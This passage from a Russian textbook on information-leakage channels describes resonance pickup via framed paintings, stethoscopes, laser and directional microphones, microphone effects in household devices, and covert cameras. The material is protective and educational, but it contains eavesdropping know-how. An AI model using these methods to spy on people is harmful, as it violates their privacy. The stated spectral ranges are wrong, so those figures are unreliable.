При резонансе данного участка цепи видеоимпульсы преобразуются в радиоимпульсы и могут переизлучаться на больш*и*е расстояния, причем коэффициент модуляции в данном случае значительно выше, чем в случае уже с известной телефонной трубкой.

Несколько другая схема применения обсуждаемого резонансного метода съема речевой информации с резонансных схем, в которых применяются картины в металлизированных или металлических рамках.

Металлическая окантовка рамы обычно имеет разрыв, а само полотно содержит в своем составе (в красках) соли различных металлов. Рамка, таким образом, — это один виток провода **L**, а картина с подложкой и оправой — емкость **C**. Причем при воздействии речи полотно колеблется, и **C** изменяется, т.е. играет роль мембраны. Получается **LC**-контур со своей резонансной частотой. Амплитудно-частотная характеристика уточнения **Q** показана на рис. 6.10.




Рис. 6.10. Амплитудно-частотная характеристика при использовании резонансной схемы

Если данную систему облучить не на частоте резонанса $\omega_{рез}$, а на склоне характеристики, то при изменении частоты $\omega_{рез}$ (за счет изменения **C** под воздействием звуковых волн) при $\omega_0 = \text{const}$ характеристика сдвигается в ту или иную сторону, и появится ΔU, т.е. амплитудная модуляция.

Этот канал утечки речевой информации представляет опасность еще и с точки зрения сложности его обнаружения службой безопасности объекта. Поскольку уровни излучений очень малы, зафиксировать их без составления радиокарты практически нереально. Принять сигнал без специального приемного устройства также не представляется возможным. Все существующие системы защиты при данном методе съема неэффективны. Например, шунтирование микрофона емкостью только улучшает определение резонансной характеристики, т.к. в точке пучности тока напряжение равно нулю, и конденсатор не работает.

Стетоскопы

Стетоскопы — это устройства, преобразующие упругие механические колебания твердых физических сред в акустический сигнал. В современных стетоскопах в качестве такого преобразователя служит пьезодатчик. Данная аппаратура в основном применяется для прослушивания соседних помещений через стены, потолки, пол или через трубы центрального отопления. Профессиональная аппаратура этого класса компактна (помещается в кейсе средних размеров), автономна, имеет возможность подстройки параметров под конкретную рабочую обстановку, осуществляет запись полученной информации на диктофон. Стетоскопические датчики часто дооборудуются радиопередатчиком, что позволяет прослушивать перехваченную информацию на сканирующий приемник, как от обычной радиозакладки.

Лазерные стетоскопы

Лазерные стетоскопы — это устройства, позволяющие считывать лазерным лучом вибрацию с предметов, промодулированых акустическим сигналом. Обычно акустическая информация снимается с оконных стекол. Современные лазерные стетоскопы хорошо работают на дальности до 300 м. Недостатками этой аппаратуры являются высокая стоимость (до 30 тыс. долларов), необходимость пространственного разноса источника и приемника лазерного излучения, сильная зависимость качества работы от внешних условий (метеоусловия, солнечные блики и т.д.).

Направленные акустические микрофоны (НАМ)

Данная техника предназначена для прослушивания акустической информации с определенного направления и с больших расстояний. В зависимости от конструкции НАМ, ширина главного луча диаграммы направленности находится в пределах 5–30°, величина коэффициента усиления 5–20. По типу используемых антенных систем НАМ бывают.

- Зеркальные (микрофон НАМ находится в фокусе параболической антенны). Расстояние 500 м и более, диаметр зеркала составляет до 1 м, диаграмма направленности — до 8°.
- Микрофон-трубка (обычно маскируется под трость или зонт), при этом дальность действия до 300 м, а диаграмма направленности — до 18°. При повышении уровня шумов до 60 дБ дальность снижается до 100 м.

- НАМ органного типа (большие мобильные или стационарные установки, в частности, применяемые в пограничных войсках для прослушивания акустических сигналов с сопредельной территории и др.), позволяет осуществлять прослушивание до 1000 м.
- Плоские НАМ, использующие в качестве антенной системы фазированную антенную решетку (ФАР), обычно маскируются под кейс, в крышку которого монтируется ФАР.

Акустическая разведка методом пассивного перехвата основана на перехвате акустической волны направленными микрофонами.

Акустические методы перехвата — облучение колеблющихся предметов в УФ и ИК диапазонах, оптическим лазерным стетоскопом. Используется также облучение радиолучом, но при этом устойчивый прием информации возможен на расстоянии 300–400 м. Ультразвуковой съем информации возможен во всех направлениях из-за широкой диаграммы направленности антенной системы и на расстоянии 300 м.

Контактные методы — это закладные устройства:

- радиомикрофоны непрерывного действия;
- радиомикрофоны с выключением питания;
- радиомикрофоны с управлением по радио;
- радиомикрофоны с дистанционным питанием;
- стетоскопы.

Осуществляется съем речевой информации по следующим цепям:

- звонковая цепь;
- реле;
- съем информации с измерительной головки вольтметров и амперметров;
- система радиотрансляции;
- система электрочасофикации;
- система пожарной и охранной сигнализации.

Физические преобразователи

В любых технических средствах существуют те или иные физические преобразователи, выполняющие соответствующие им функции, которые основаны на определенном физическом принципе действия. Хорошее знание всех типов преобразователей позволяет решать задачу определения наличия возможных неконтролируемых проявлений физических полей, образующих каналы утечки информации.

Характеристики физических преобразователей

Преобразователем является прибор, который трансформирует изменение одной физической величины в изменения другой. В терминах электроники преобразователь обычно определяется как прибор, превращающий неэлектрическую величину в электрический сигнал или наоборот (рис. 6.11).

Рис. 6.11. Схема работы преобразователя

Каждый преобразователь действует по определенным физическим принципам и образует присущий этим принципам передающий канал — т.е. канал утечки информации.

Функции приборов и электронных устройств можно разделить на два основных вида — обработка электрических сигналов и преобразование какого-либо внешнего физического воздействия в электрические сигналы. Во втором случае основную роль выполняют датчики и преобразователи.

Многообразные эффекты внешнего мира не ограничиваются в своих проявлениях лишь электрическими сигналами. Многочисленны различные физические явления (звук, свет, давление и т.д.) — их можно насчитать не менее нескольких десятков. Для преобразования информации о физических явлениях в форму электрического сигнала в электронных системах используются чувствительные элементы — датчики. Датчики являются началом любой электронной системы, играя в ней роль источников электрического сигнала.

Существуют два вида датчиков:

- специально разработанные для создания необходимого электрического сигнала;
- случайные, являющиеся результатом несовершенства схемы или устройства.

По форме преобразования датчики могут быть разделены на *преобразователи сигнала* и *преобразователи энергии*.

На преобразователь воздействуют определенные силы, что порождает определенную реакцию.

Любой преобразователь характеризуется определенными параметрами. Наиболее важными из них являются.

- **Чувствительность**. Это отношение изменения величины выходного сигнала к изменению сигнала на его входе.
- **Разрешающая способность**, характеризующая наибольшую точность, с которой осуществляется преобразование.

- **Линейность**. Характеризует равномерность изменения выходного сигнала в зависимости от изменения входного.
- **Инертность**, или время отклика, которое равно времени установления выходного сигнала в ответ на изменение входного сигнала.
- **Полоса частот**. Эта характеристика показывает, на каких частотах воздействия на входе еще воспринимаются преобразователем, создавая на выходе еще допустимый уровень сигнала.

По физической природе преобразователи делятся на многочисленные группы, среди которых следует отметить фотоэлектрические, термоэлектрические, пьезоэлектрические, электромагнитные и акустоэлектрические преобразователи, широко использующиеся в современных системах связи, управления и обработки информации (рис. 6.12).




Рис. 6.12. Группы первичных преобразователей

Виды акустоэлектрических преобразователей

Акустическая энергия, возникающая во время звучания речи, может вызвать механические колебания элементов электронной аппаратуры, что в свою очередь приводит к появлению электромагнитного излучения или его изменению при определенных обстоятельствах. Виды акустоэлектрических преобразователей представлены на рис. 6.13. Наиболее чувствительными к акустическим воздействиям элементами радиоэлектронной аппаратуры являются катушки индуктивности и конденсаторы переменной емкости.




Рис. 6.13. Виды акустоэлектрических преобразователей

Индуктивные преобразователи

Если в поле постоянного магнита поместить катушку индуктивности (рамку) и привести ее во вращение с помощью, например, воздушного потока (рис. 6.14), то на ее выходе появится ЭДС индукции.




Рис. 6.14. Вращение рамки в магнитном поле приводит к генерации ЭДС

Во время звучания человеческой речи возникает воздушный поток переменной плотности. Раз так, то можно ожидать, что под воздействием воздушного потока речи будет вращаться и катушка (рамка), что вызовет пропорциональное изменение ЭДС индукции на ее концах. Так можно связать акустическое воздействие на проводник в магнитном поле с возникающей ЭДС индукции на его концах. Это типичный пример группы индукционных акустических преобразователей. Представителем этой группы является, например, электродинамический преобразователь.

Рассмотрим акустическое воздействие на катушку индуктивности с сердечником (рис. 6.15). Механизм и условия возникновения ЭДС индукции в такой катушке сводятся к следующему.




Рис. 6.15. Возникновение ЭДС на катушке индуктивности

- Под акустическим давлением P появляется вибрация корпуса и обмотки катушки.
- Вибрация вызывает колебания проводов обмотки в магнитном поле, что и приводит к появлению ЭДС индукции на концах катушки. Эта ЭДС определяется по формуле:

$$\mathbf{E} = \frac{\mathbf{d}}{\mathbf{dt}}(\mathbf{N_{фс}} + \mathbf{N_{фв}}) = \frac{\mathbf{d}}{\mathbf{dt}}\mathbf{B_0}\left[\mathbf{S_c(t)}\frac{\boldsymbol{\mu}_\mathbf{c}\mathbf{(t)}}{\boldsymbol{\mu}_\mathbf{0}\mathbf{(t)}}\mathbf{cos}\boldsymbol{\varphi}_\mathbf{c}\mathbf{(t)} + \mathbf{S_0(t)\ cos}\boldsymbol{\varphi}_\mathbf{0}\mathbf{(t)}\right],$$

где $\mathbf{N_{фс}}$ — магнитный поток, замыкающийся через сердечник; $\mathbf{N_{фв}}$ — магнитный поток, замыкающийся через обмотки по воздуху; $\mathbf{B_0}$ — вектор магнитной индукции; $\boldsymbol{\mu}_\mathbf{c}\mathbf{(t)}$ — магнитная проницаемость сердечника; $\boldsymbol{\mu}_\mathbf{0}\mathbf{(t)}$ — магнитная постоянная; $\boldsymbol{\varphi}_\mathbf{c}\mathbf{(t)}$ — угол между вектором $\mathbf{B_0}$ и осью сердечника; $\boldsymbol{\varphi}_\mathbf{0}\mathbf{(t)}$ — угол между вектором $\mathbf{B_0}$ и осью катушки; $\mathbf{S_c}$ — площадь поперечного сечения сердечника; $\mathbf{S_0}$ — площадь поперечного сечения катушки.

Индуктивные преобразователи подразделяются на электромагнитные, электродинамические и магнитострикционные.

К электромагнитным преобразователям относятся такие устройства, как громкоговорители, электрические звонки (в том числе и вызывные звонки телефонных аппаратов), электрорадиоизмерительные приборы.

Примером непосредственного использования этого эффекта для цепей акустического преобразования является электродинамический микрофон (рис. 6.16). ЭДС на выходе катушки определяется по формуле:




Рис. 6.16. Возникновение ЭДС в электродинамическом микрофоне

$$E = -L\frac{dI}{dt},\ L = k\,4\pi\mu_0 N^2\frac{S}{I},$$

где **L** — индуктивность; **k** — коэффициент, зависящий от соотношения; **I** — длина намотки катушки; **d** — диаметр катушки; μ_0 — магнитная проницаемость; **S** — площадь поперечного сечения катушки; **N** — количество витков катушки.

Возникновение ЭДС на входе такого преобразователя принято называть микрофонным эффектом. Можно утверждать, что микрофонный эффект способен проявляться как в электродинамической, так и в электромагнитной, конденсаторной и других конструкциях, широко используемых в микрофонах самого различного назначения и использования.

Микрофонный эффект электромеханического звонка телефонного аппарата

Электромеханический вызывной звонок телефонного аппарата — типичный образец индуктивного акустоэлектрического преобразователя, микрофонный эффект которого проявляется при положенной микротелефонной трубке.

ЭДС микрофонного эффекта звонка (рис. 6.17) может быть определена по формуле:

$$E_{мэ} = \eta P,$$

где η— акустическая чувствительность звонка, **P** — акустическое давление.

$$\eta = \frac{VS\mu_0 NS_м}{d^2 Z_м},$$

где **V** — магнитодвижущая сила постоянного магнита; **S** — площадь якоря (пластины); μ_0 — магнитная проницаемость сердечника; **N** — количество витков катушки; $S_м$ — площадь полосного наконечника; **d** — величина зазора; $Z_м$ — механическое сопротивление.

По такому же принципу (принципу электромеханического вызывного звонка) образуется микрофонный эффект и в отдельных типах электромеханических реле различного назначения и даже в электрических вызывных звонках бытового назначения.

Акустические колебания воздействуют на якорь реле (рис. 6.18). Колебания якоря изменяют магнитный поток реле, замыкающийся по воздуху, что приводит к появлению на выходе катушки реле ЭДС микрофонного эффекта.




Рис. 6.17. Схема возникновения ЭДС на вызывном звонке




Рис. 6.18. Схема возникновения ЭДС на реле

Микрофонный эффект громкоговорителей

Динамические головки прямого излучения, устанавливаемые в абонентских громкоговорителях, имеют достаточно высокую чувствительность к акустическому воздействию (2–3 мВ/Па) и сравнительно равномерную в речевом диапазоне частот амплитудно-частотную характеристику, что обеспечивает высокую разборчивость речевых сигналов.

$$\mathbf{E_{мэ} = \eta P},\ \eta = \frac{\mathbf{BIS}}{\mathbf{Z_м}},$$

где η— акустическая чувствительность звонка, **I** — длина проводника, движущегося в магнитном поле с индукцией **B**; **B** — магнитная индукция; **S** — площадь поверхности, подверженной влиянию давления акустического поля; $\mathbf{Z_м}$ — механическое сопротивление.




Рис. 6.19. Схема возникновения ЭДС на громкоговорителе

Известно, что абонентские громкоговорители бывают одно- и многопрограммными. В частности, территории бывшего СССР достаточно широко распространены трехпрограммные громкоговорители.

Трехпрограммные абонентские громкоговорители, в соответствии с ГОСТ 18286-88 (“Приемники трехпрограммные проводного вещания. Общие технические условия”),

имеют основной канал (НЧ) и каналы радиочастоты (ВЧ), включенные через усилитель-преобразователь. Усилитель-преобразователь обеспечивает преобразование ВЧ сигнала в НЧ сигнал с полосой ≈ 100–6300 Гц за счет использования встроенных гетеродинов. Так, например, в трехпрограммном громкоговорителе “Маяк 202” используется два гетеродина для второй и третьей программ ВЧ. Один вырабатывает частоту 78 кГц, а другой — 120 кГц.

Наличие сложной электронной схемы построения трехпрограммных громкоговорителей (обратные связи, взаимные переходы, гетеродины) способствует прямому проникновению сигнала, наведенного в динамической головке, на вход устройства (в линию). Не исключается и излучение наведенного сигнала на частотах гетеродина (78 и 120 кГц).

Микрофонный эффект вторичных электрочасов

Исполнительное устройство вторичных электрочасов представляет собой шаговый электродвигатель, управляемый трехсекундными разнополярными импульсами $\mathbf{U} = \pm 24$ В, поступающими с интервалом 57 с от первичных электрочасов.

Микрофонный эффект вторичных часов, обусловленный акустическим эффектом шагового электродвигателя (рис. 6.20), проявляется в основном в интервалах ожидания импульсов управления.




Рис. 6.20. Схема возникновения ЭДС на шаговом двигателе

Степень проявления микрофонного эффекта вторичных электрочасов существенно зависит от их конструкции, т.е. выполнены ли они в пластмассовом, деревянном или металическом корпусе; с открытым или закрытым механизмом; с жестким или подвесным креплением.

Глава 7

Классификация электрических каналов утечки информации

Паразитные связи и наводки

Элементы, цепи, тракты, соединительные провода и линии связи любых электронных систем и схем постоянно находятся под воздействием собственных (внутренних) и сторонних (внешних) электромагнитных полей различного происхождения, индуцирующих или наводящих в них значительные напряжения. Такое воздействие называют электромагнитным влиянием или просто влиянием на элементы цепи. Коль скоро такое влияние образуется непредусмотренными связями, в подобных случаях говорят о паразитных (вредных) связях и наводках, которые приводят к образованию электрических каналов утечки информации.

Основными видами паразитных связей в схемах радиоэлектронного оборудования (РЭО) являются емкостные, индуктивные, электромагнитные, электромеханические связи и связи через источник питания и заземления РЭО.

Паразитные емкостные связи

Паразитные емкостные связи обусловлены электрической емкостью, образующейся между элементами, деталями и проводниками схем, несущих потенциал сигнала (рис. 7.1). Так как сопротивление емкости, создающей паразитную емкостную связь, падает с ростом частоты ($\mathbf{X_c = 1/\omega C}$), проходящая через нее энергия с повышением частоты увеличивается. Поэтому паразитная емкостная связь может привести к самовозбуждению усилителя на частотах, превышающих его высшую рабочую частоту.

Чем больше усиление сигнала между цепями и каскадами, имеющими емкостную связь, тем меньше емкости требуется для его самовозбуждения. При усилении в 105 раз (100 дБ) для самовозбуждения усилителя звуковых частот иногда достаточно емкости между входной и выходной цепями порядка 0,01 пФ.

Паразитные индуктивные связи

Паразитные индуктивные связи обусловлены наличием взаимоиндукции между проводниками и деталями РЭО, главным образом между ее трансформаторами. Паразитная индуктивная обратная связь между трансформаторами усилителя — например, между входным и выходным трансформаторами, — может вызвать режим самовозбуждения в области рабочих частот и гармониках.




Рис. 7.1. Схема возникновения паразитной емкостной связи

Для усилителей с малым входным напряжением (микрофонные, магнитофонные и др.) очень опасна индуктивная связь входного трансформатора с источниками переменных магнитных полей (трансформаторы питания). При расположении такого источника вблизи от входного трансформатора ЭДС, которая наводится на вторичной обмотке трансформатора средних размеров, может достигать нескольких милливольт, что в сотни раз превосходит допустимое значение. Значительно слабее паразитная индуктивная связь проявляется при торроидальной конструкции входного трансформатора. При уменьшении размеров трансформатора паразитная индуктивная связь ослабляется.

Паразитные электромагнитные связи

Паразитные электромагнитные связи приводят к самовозбуждению отдельных каскадов звуковых и широкополосных усилителей на частотах порядка десятков и сотен мегагерц. Эти связи обычно возникают между выводными проводниками усилительных элементов, образующими колебательную систему с распределенными параметрами и резонансной частотой определенного порядка.

Паразитные электромеханические связи

Паразитные электромеханические связи проявляются в устройствах, корпус которых имеет механическую связь с включенным на вход усилителя громкоговорителем; в усилителях расположенных вблизи от громкоговорителя, а также в усилителях, подвергающихся вибрации (сотрясения). Механические колебания диффузора близкорасположенного громкоговорителя через корпус последнего и шасси усилителя, а также через воздух передаются усилительным элементам. Вследствие микрофонного эффекта эти колебания вызывают в цепях усилителя появление переменной составляющей тока, создающего паразитную обратную связь.

Транзисторы почти не обладают микрофонным эффектом, поэтому паразитная электромеханическая связь проявляется в основном в ламповых усилителях.

Паразитные обратные связи через источники питания

Паразитные обратные связи через источники питания в многокаскадном усилителе возникают вследствие того, что источники питания имеют внутреннее сопротивление.

Так, например, ток сигнала $\mathbf{I_{вых}}$ усилителя (рис. 7.2), проходя через источник питания, создает на внутреннем сопротивлении $\mathbf{Z_н}$ последнего падение напряжения **U**, равное $\mathbf{I_{вых}}\,\mathbf{Z_н}$. Это напряжение подается на предыдущие каскады вместе с постоянной составляющей напряжения источника питания, а затем через элементы межкаскадной связи попадает на входы усилительных элементов, создавая в усилителях паразитную обратную связь. В зависимости от соотношения фаз паразитной обратной связи и полезного сигнала, это напряжение может увеличивать напряжение сигнала и (при достаточной глубине) привести к его самовозбуждению.




Рис. 7.2. Схема возникновения паразитной связи в многокаскадном усилителе

Опасный сигнал может попасть в цепи электрического питания, создавая каналы утечки информации. В линию электропитания ВЧ передается за счет паразитных емкостей трансформаторов блоков питания (рис. 7.3).

Утечка информации по цепям заземления

Заземление (рис. 7.4) — это устройство, состоящее из заземлителей и проводников, соединяющих заземлители с электронными и электрическими устройствами, приборами и т.д. Заземлителем называют проводник или группу проводников, выполненных из проводящего материала и находящихся в непосредственном соприкосновении с грунтом. Заземлители могут быть любой формы — в виде трубы, стержня, полосы, листа, проволоки и т.п. В основном они выполняют защитную функцию и предназначаются для соединения с землей приборов.




Рис. 7.3. Схема утечки информации по цепям питания




Рис. 7.4. Схема заземления

Отношение потенциала заземления к стекающему с него току называется сопротивлением заземления. Величина сопротивления заземления зависит от удельного сопротивления грунта и площади соприкосновения заземлителя с землей.

Глава 8

Классификация визуально- оптических каналов утечки информации

Основой визуально-оптического канала является оптическое излучение, или свет. По диапазону излучения визуально-оптические каналы утечки информации могут быть образованы в видимой (λ от 10 нм до 1 мм), инфракрасной (от 1 мм до 770 нм) и ультрафиолетовой (от 380 до 10 нм) областях спектра.

Для образования визуально-оптических каналов источник информации должен обладать определенными характеристиками:

- соответствующими угловыми размерами;
- собственной яркостью $\mathbf{L_o}$;
- контрастностью.

Контрастность объекта $\mathbf{K_o}$ определяется отношением разности яркостей объекта и фона $\mathbf{L_o - L_ф}$ к их сумме $\mathbf{L_o + L_ф}$:

$$\mathbf{K_o} = \frac{\mathbf{L_o - L_ф}}{\mathbf{L_o + L_ф}}$$

Значение контрастности колеблется в довольно широких пределах. Контрастность $\mathbf{K_o} = 0{,}08$, когда объект почти сливается с фоном, считается недостаточной. При $\mathbf{K_o} = 0{,}16$ контрастность называется промежуточной, а при $\mathbf{K_o} = 0{,}32$ — средней.

При ухудшении видимости, при наблюдении малоразмерных объектов или изменении поля обзора используются оптические приборы различного класса (бинокли, стереотрубы, ночного видения, ТВ камеры, голографо-оптические системы и т.д.).

Визуально-оптическое наблюдение является наиболее известным, достаточно простым, широко распространенным и хорошо оснащенным самыми современными техническими средствами разведки. Этот вид действий обладает:

- достоверностью и точностью добываемой информации;
- высокой оперативностью получения информации;
- доступностью реализации;
- документальностью полученных сведений (фото, кино, TV).

Эти особенности определяют опасность данного вида каналов утечки информации. Классификация визуально-оптических каналов утечки информации представлена на рис. 8.1.

Рис. 8.1. Классификация визуально-оптических каналов утечки информации

Оптические методы являются одними из старейших методов получения информации. К ним относятся:

- визуальные методы наблюдения;
- фотосъемка;
- видеосъемка.

Эти методы позволяют получать информацию как в обычных условиях, так и при минимальной освещенности, в инфракрасном спектре и с помощью термографии, а также в полной темноте. В настоящее время для сбора информации по визуально-оптическим каналам широко применяют волоконные световоды и ПЗС-микросхемы (последние ставятся вместо обычной передающей телевизионной трубки). Современные системы фотосъемки и видеосъемки позволяют осуществлять дистанционное управление. Разработаны системы, способные проводить съемку практически в абсолютной темноте, позволяющие фотографировать через малейшие отверстия.

Впечатляют и возможности современных объективов, особенно если учесть, что существуют камеры с несколькими объективами, что освобождает от необходимости приобретать другие камеры. Поскольку наблюдение приходится проводить в различных условиях, разработано несколько типов передающих трубок. В зависимости от освещенности наибольшее распространение получили трубки “Видикон” (для ее успешного использования необходимо достаточное освещение), “Самикон” (со средней светочувствительностью) и “Ньювикон” (для применения при слабом освещении). Так, камера, оборудованная трубкой “Ньювикон” с автоматической диафрагмой работает при 0,2 – 0,4 лк, а с дополнительным инфракрасным источником освещения обеспечивает качественное изображения и в полной темноте. Миниатюрные размеры современных видеокамер открывают широкие возможности для маскировки.

Системы и устройства видеоконтроля получили мощный импульс развития после создания современной элементной и технологической базы. В настоящее время габариты видеокамер (без видеомагнитофонов) имеют размеры меньше самых миниатюрных фотокамер. Например, микровидеокамера OVS-35 вмонтирована в очки.

Для активизации аппаратуры при изменении положения на наблюдаемом объекте используется видеодетектор движения.

Обобщенная структурная схема передающей системы видеонаблюдения приведена на рис. 8.2.




Рис. 8.2. Схема системы видеонаблюдения

Обобщенная схема беспроводной линии передачи/приема видеоинформации типа WVL-90 представлена на рис. 8.3.




Рис. 8.3. Схема беспроводной линии передачи/приема информации

Рабочая частота комплекса составляет от 904 до 928 МГц. Линия в состоянии передавать цветное или черно-белое изображение на расстояние от 300 до 900 м, в зависимости от типа используемой антенны (встроенная плоская антенна или внешняя антенна высокого усиления типа WLLA-902), при этом обеспечивается отношение сигнал/шум не менее 45 дБ. Питание от внешнего источника питания 10–25 В. Потребляемый ток передатчика — не менее 50 мА, приемника — не менее 20 мА. Габариты передатчика — 23 × 6,3 × 9,5 см, приемника — 23 × 70 × 12 см.

Широкой популярностью у специалистов пользуется “глаз шпиона” — камера OVS-24, имеющая размеры 36 × 35 × 69 мм. Особой популярностью пользуются специальные

камеры с объективом “игольное ушко”. Объектив диаметром 3 мм позволяет вести наблюдение и делать фотосъемки через малейшее отверстие, что не отражается на качестве снимков.

В последнее время появился целый класс копировальных устройств для пересъемки документов формата А4-А6, причем обеспечиваемое качество изображения не зависит от основного питания и условий освещенности.

Глава 9

Классификация материально-вещественных каналов утечки информации

В практике разведки широко используется получение информации из отходов производственной и трудовой деятельности. В зависимости от профиля работы предприятия это могут быть испорченные накладные, фрагменты составляемых документов, черновики писем, бракованные заготовки деталей, панелей, кожухов и других устройств для разрабатываемых предприятием новых моделей различной техники. Особое место среди такого рода источников занимают остатки боевой техники и вооружения на испытательных полигонах.

В рекомендациях начинающему промышленному разведчику говорится: “Не гнушайтесь выступить в роли мусорщика. Осмотр мусорных корзин может принести вам богатый улов”.

